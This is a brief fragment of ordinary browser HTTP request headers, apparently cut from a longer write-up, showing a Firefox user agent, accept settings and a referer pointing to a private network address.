User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.60.101/
```